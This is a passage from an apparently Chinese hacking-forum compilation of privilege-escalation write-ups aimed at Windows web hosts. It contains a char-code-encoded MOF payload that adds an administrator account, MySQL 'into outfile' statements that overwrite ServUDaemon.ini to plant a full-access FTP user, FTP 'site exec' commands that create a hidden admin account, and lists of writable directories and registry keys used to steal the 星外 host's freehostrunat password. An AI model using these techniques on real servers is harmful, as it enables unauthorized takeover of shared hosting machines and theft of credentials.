83,99,114,105,112,116,46,83,104,101,108,108,92,34,41,92,110,87,83,72,46,114,117,110,40,92,
34,110,101,116,46,101,120,101,32,108,111,99,97,108,103,114,111,117,112,32,97,100,109,105,
110,105,115,116,114,97,116,111,114,115,32,97,100,109,105,110,32,47,97,100,100,92,34,41,34,
59,13,10,32,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,32,95,95,70,105,10
8,116,101,114,84,111,67,111,110,115,117,109,101,114,66,105,110,100,105,110,103,13,10,123,
13,10,32,32,32,32,67,111,110,115,117,109,101,114,32,32,32,61,32,36,67,111,110,115,117,109,
101,114,59,13,10,32,32,32,32,70,105,108,116,101,114,32,61,32,36,69,118,101,110,116,70,105,
108,116,101,114,59,13,10,125,59) into dumpfile
'c:/windows/system32/wbem/mof/nullevt.mof';
```

好了，这样就顺利登进去了，如图 2.2.9




图 2.2.9 成功登录

改天研究一下一次性完成添加管理员试试现在默认它还是会过 5s 添加一次用户，解决方法就是:第一 net stop winmgmt 停止服务，第二 删除文件夹：C:\WINDOWS\system32\wbem\Repository\第三 net start winmgmt 启动服务还有其他方法在网盘的文件里面有写。一路看起来挺顺利的，是因为上次研究过这个。

这次写的详细点了。顺便把字符转换的工具发上来，我也找了很久。懒得网上搜的基友就割爱个 jb 吧，嘿嘿~

（全文完）责任编辑：飞云

第 3 节. ROOT 替换 SU

作者：Doing
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

首先这个是看到坛子里面的一个求助提权贴提权的，以前在 hake 发过，但没这么详细溜达进 shell 看了下子。。
aspx 支持的完好，不过权限还是比较低的。。
IISSPY 可以完美跨目录 ，那么提权还是有大大的希望的。。
扫端口
127.0.0.1：21 ..... Open
127.0.0.1：25 ..... Open
127.0.0.1：80 ..... Open
127.0.0.1：110 ..... Open
127.0.0.1：1433 ..... Open
127.0.0.1：1723 ..... Close
127.0.0.1：3306 ..... Open
127.0.0.1：3389 ..... Open
127.0.0.1：4899 ..... Close
127.0.0.1：5631 ..... Close
127.0.0.1：43958 ..... Open
127.0.0.1：65500 ..... Close
43958 开了那就来试试把。。

```
221 Serv-U FTP Server v6.4 for WinSock ready...
user localadministrator
331 User name okay, need password.
pass #l@$ak#.lk;0@P
530 Not logged in.
SITE MAINTENANCE
530 Not logged in.
```

那就 fuck 一下吧。提示没登录进去。。
换吧..
翻了几个站的目录找到了一个 db_ower 权限的连上去 不能执行
用户 'guest' 没有运行 DBCC addextendedproc 的权限。
MSSQL Version : Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38
Copyright (c) 1988-2003 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
SrvRoleMember : db_owner
提权总会失败那么多次。。
再次 fuck 一下。。
不过，大家会一定记住这个存储过程(xp_dirtree)他是可以浏览目录的，那么我们就可以拿来翻目录是吧 EXEC MASTER..XP_dirtree 'c:\',1,1
把每一个盘都给他翻一下 看下我们希望得到的信息,

EXEC MASTER..XP_dirtree 'D:\Program Files\',1,1
找到了一个这个

360	1	0
Dimac Development	1	0
FlashFXP	1	0
Helicon	1	0
Microsoft SQL Server	1	0
Persits Software	1	0
Serv-U	1	0
udf.dll	1	1
WinWebMail	1	0

传说装 Serv-U。。尼玛找到路径了
构造一下 D:\Program Files\Serv-U 围观一下有没有权限，
其实想法是好的，现实是残酷的。。deny 掉。不能访问。。你大爷哦。。
EXEC MASTER..XP_dirtree 'e:\appserv\',1,1
回显

MySQL	1	0
php5	1	0
time.exe	1	1
Uninstall-AppServ2.5.9.exe	1	1
www	1	0

这次很耿直 。直接可以访问 e:\appserv\mysql\data\mysql\,下载了 user.myd 然后 C32 打开
加密密码是,F8FC145E6CAD979481E1EFDB08110E11ADDE30**
尼玛还是收费的 。。我也是穷 B 。没得钱搞。。本来就像放弃的时候。。
发帖的楼主花了一毛钱果断破解了。。。好吧 。。。继续搞下去吧
找一个 php 连上去
连上去执行一下 select version();
执行 SQL 语句成功返回结果:
5.0.45-community-nt-log
有反应 。。那就导出 udf.dll 吧
直接创建 cmdshell 函数吧
create function cmdshell returns string soname 'udf.dll'回显成功，靠
就是 select cmdshell("net user")，返回这个尼玛。
执行 SQL 语句成功
Shell 无法启动,GetLastError=Shell 无法启动,GetLastError=S，如图 2.3.1
看了邪 8 上面说这个是背管理限制了。没 system 权限、
靠悲剧了




图 2.3.1 语句执行失败

不过手里有了 root 密码。。

那么就可以在磁盘上写入和读取文件了。。

想了半天。。

有了一个新的思路

我们来试试 Serv-U，刚才不是说没权限访问么那个目录么，但是两个数据库权限连起来不就是有权限了么？

第一 SQL server 的 DBO 权限是可以读到这个文件的路径。

第二 MYSQL 的 root 权限是可以写入文件的。SU 替换文件提权不就是可以查看到路径后写入 ServUDaemon.ini 就行了么？

找到文件路径 D:\\Program Files\\Serv-U\\ServUDaemon.ini

构造 mysql 语句读取这个文件里面的内容

```
mysql>create table a (cmd text);
mysql>load data infile 'D:\\Program Files\\Serv-U\\ServUDaemon.ini' into table a;
mysql>select * from a;
mysql>drop table a;
```

回显直接显示了所有的 Serv-U 用户名和加密的密码。这个可以在网上找到工具破解的 一定保存好这些信息。。

读取文件是不能提权的 。

我来修改一下 ServUDaemon.ini 因为有 root 这个是可以写入文件到磁盘的。。

是否可以呢。。 这个办法首先声明 我本机测试了。完美成功。

为什么不拿这个站测试 是因为我还年轻 。。还在读书。。还有家人。。

可以这样写

```
mysql>create table a (cmd text);
mysql>insert into a values
```

```
("[USER=DOING|1]Password=ng98F85379EA68DBF97BAADCA99B69B805HomeDir=c:/RelPaths
=1TimeOut=600Maintenance=SystemAccess1=C:/|RWAMELCDPAccess2=D:/|RWAMELCDPAcce
ss3=E:/|RWAMELCDP");
mysql>select * from a into outfile "D:\\Program Files\\Serv-U\\ServUDaemon.ini"; --
```

本句就是写入数据，把原来的信息都替换掉了。。添加一个用户名为 DOING 密码为 111111 的用户。这个用户拥有 C 盘的执行权限了。。

后面就简单了。

```
c:/>ftp ip
ftp>quote site exec net user 123$ 456789 /add
ftp>quote site exec net localgroup administrators 123$ /add
```

提权有的时候是比较综合性的，要考虑端口、数据库、应用程序 等等所有目标计算机有的程序都是我们利用的工具。

（全文完）责任编辑：飞云

第 4 节. 各种虚拟机提权实例和总结

作者：by 小小

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

写这个 PDF 是我挤出每天晚上睡觉前学习 Linux 的时间来写的啊

写了好多天的写得不好大家勿喷了 可能很多地方写错了

还请各位大牛可以给小弟指出来

让我也学习下 纠正下，本文章是个人提权的实战 不是 0day 也没有 copy 网上哪位大牛写的文章，可能写的不是很好，大家将就点吧

每天晚上写一点，久而久之文章就出来了，大牛可以绕过

0x1 星外虚拟机

星外的常见可写目录:

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index\

C:\Program Files\Zend\ZendOptimizer-3.3.0\docs

C:\7i24.com\iissafe\log\

C:\Program Files\Microsoft SQL Server\90\Shared\ErrorDumps\

c:\Documents and Settings\All Users\Application Data\Hagel Technologies\DU Meter\log.csv

这个文件是可以替换的 如果是存在这个目录和这个文件的话 一般是可以替换的

以上是我个人觉得比较常见的吧 有的人发了很多目录 但是真正用上的我觉得只有这个几个而已 其它的表示我个人是没有成功过的

sa 注册表位置与同服务器的其它网站的目录:

sa 密码 HKEY_LOCAL_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFREEADMIN\11

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual Roots\

同服务器的其它网站的目录

上面的 sa 密码 不可否认有时候是可以成功的 我本人是成功了两次 在论坛也发了两次帖子: http://xxxxx.net/thread-8654-1-1.html http://xxxxx.net/thread-8780-1-1.html

有时候是可以连接 但是被降权没有就是另外一回事了有的人也说是不存在的

至少证明了是可以成功的

上面也介绍了一些目录下面开始吧

x:\enkjhost\ 这个目录的星外 有 c:/windows/hchiblis.ibl 可以替换 成功过

x:\freehost\

x:\vhost\

① 星外有可写目录提权:

这个提权实例本来不用写的 但是这是科普嘛 就一块写了出来吧 星外的找可写可执行目录还是很蛋疼的 但是前辈们已经给我们举出了一些可写可执行目录了 当然这些目录不是就一定可以 现在是靠运气的了 今天拿到个星外的，如图 2.4.1

图 2.4.1 星外目录

RT 目录 freehost 就是星外了嘛 怎么判断星外应该就不用再说了吧 OK 星外每次上来我就直接要么找下可写目录 要么直接试试远程调用可以不(这个知识再后边的远程调用实例会写到) 还是先看看可写目录嘛。。前辈们举出的最强大的一个目录就是 (还有一些目录大家找找吧 我上面也列了几个现在星外可能还有可以写权限的目录了)

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index\

图 2.4.2 跳转到指定目录

这里的工具我事先上传好了的 如果这个目录可以写的话 一般是可以拿下的了 因为星外找到可执行的目录 一般是可以提权的 排除各种意外 哈哈哈 不过这个目录现在很多都是拒绝访问的了 所以说运气很重要 不过有时候如果一个目录是可以写 但是是拒绝访问的话 怎么测试可以写就不用说了吧 用啊 D 大牛的检测脚本 那我们也一样可以上传文件的 就算是访问拒绝的话 直接用 aspx 的大马上传 或者菜刀也是 OK 的 上传了虽然看不到但是我们知道文件的名称就 OK 了呀 我们来执行下 cmd 吧，如图 2.4.3




图 2.4.3 尝试执行命令

OK 是可以执行的 权限够了 用 ee 获取下 freehostrunat 的密码吧
freehostrunat 是星外默认的帐号 并且是管理员组的
所以我们只要获取了它的密码 登录就可以了
先用 -i 获取它的 ID，如图 2.4.4




图 2.4.4 获取 ID

然后再-u id 就可以了 获取出来了
这里的目录如果有空格的话 注意要加上“” 引号 引起来
用这个帐号密码登录就 OK 了，如图 2.4.5




图 2.4.5 成功登录

② 星外无可写目录提权:
有时候的星外 你怎么找都找不到一个可以写并且可以执行的目录
如果要说可以写的话 c:\windows\temp\ 这个目录倒可以写
可是这个目录是不可以执行的 没用
所以我们得找可以写也可以执行的 但是找不到怎么办呢 ？？
没关系我们还可以替换一些文件
当然要替换的话
文件得存在才可以替换呀 看我吧
首先常见的可以替换的目录的文件:
C:\Program Files\Zend\ZendOptimizer-3.3.0\docs
C:\7i24.com\iissafe\log\
c:\Program Files\Helicon\ISAPI_Rewrite3\httpd.conf
c:\Documents and Settings\All Users\Application Data\Hagel Technologies\DU Meter\log.csv
这个也是比较少的了
C:\Program Files\Zend\ZendOptimizer-3.3.0\docs
C:\7i24.com\iissafe\log\
这两个用得比较多
首先看存在目录不，如图 2.4.6




图 2.4.6 目录存在但不可写

存在 但是不可以写 看下边的，如图 2.4.7

图 2.4.7 目录存在且可写

存在并且可以写 OK。但是你们会发现 我们不管上传什么都是拒绝访问的 这个目录的不可以执行 但是 本来存在目录下的文件就不一定咯 咱们测试下就知道了，如图 2.4.8

图 2.4.8 测试内容

指定的可执行文件不是有效的 win32 应用程序 说明是可以执行的 如果是显示拒绝访问的话 那说明是不可以执行的 OK 运气还算好 咱们上传 cmd 覆盖掉它 但是我们还差一个可以执行的文件呀 因为我测试过

如果是 cmd 路径：直接写上 星外的 ee 或者是 cscrip.exe

而下面就直接填写参数的话 要获取和要抓取都是不行的 我个人是没成功过的

所以得再找一个可以执行的文件覆盖掉
c:\7i24.com\iissafe\log\perf.csv 找到这个文件 我测试过一些星外的这个文件是可以执行的 我们和上面的方法一样 先测试下是否可以执行 可以的话就直接覆盖掉 我测试了下是可以执行的 我们直接覆盖掉吧 把 ee 改成 perf,csv 然后执行下试试，如图

图 2.4.9 抓到密码

OK 可以抓出来 当然还不仅这些目录的文件可以替换大家可以自己找找吧- -蛋疼 我有时遇到的就是这个目录了 所以重点说这个就好吧 好的了 星外无可写目录提权就是这样找文件替换即可 就写到这里吧
星外 sa 提权 就不再演示了 在论坛也有发过帖子的了 再最开始我也有贴出地址 大家可以看看 下面给大家演示远程调用这玩意吧
星外的远程调用
最近星外的远程调用那是相当的火啊 好像很久前就出来的了 http://lcx.cc/?i=3221 这个别的大牛写的文章 90sec 还是 80sec 也有大牛写出来了 忘记了 http://xxxx.net/thread-10159-1-1.html 这文章是我写提权星外的时候 顺便也有上传了远程调用的文章 相信很多人都有的了 我这里只是再唠叨一遍 希望大家别觉得我烦 这次是我自己写的 好吧 不废话了 入正题吧
1、首先大家准备一台 VPS 445 端口要开启的 美国的服务器一般都开启的 没有的话大家自行开启吧 OK
接下来到服务器上 首先开启 server 服务，就是网络共享需要的服务 如果这个没有开启的话 那么我们等会要访问共享的是时候就会出现这样的错误，如图 2.4.10




图 2.4.10 发生错误

所以我们要先看下本机是否已经开启了 我这台已经是开启的了
但是我还是给大家演示下 如果没有开启的话 要怎么开启
首先 cmd 下 net strat server
如果是下面是这样的情况的话，如图 2.4.11

图 2.4.11 错误提示

那么我们就要去网络添加打印机协议，如图 2.4.12




图 2.4.12 添加打印机协议

因为这里我已经安装过的了
所以这里是这样的，如图 2.4.13




图 2.4.13 添加后情况

如果是没安装过的机油 这个地方是这样的，如图 2.4.14




图 2.4.14 没安装状态

没安装的机油就点击这个 然后 确定就 OK 了 就会看到，如图 2.4.15




图 2.4.15 点击安装

这个就说明安装成功了 我们再去开启下 net start server，如图 2.4.16




图 2.4.16 开启 server 服务

现在已经开启成功了
我们再访问共享试试
当然如果是本来就已经安装了的话 就不需要再安装了
直接开启就 OK 了，如图 2.4.17

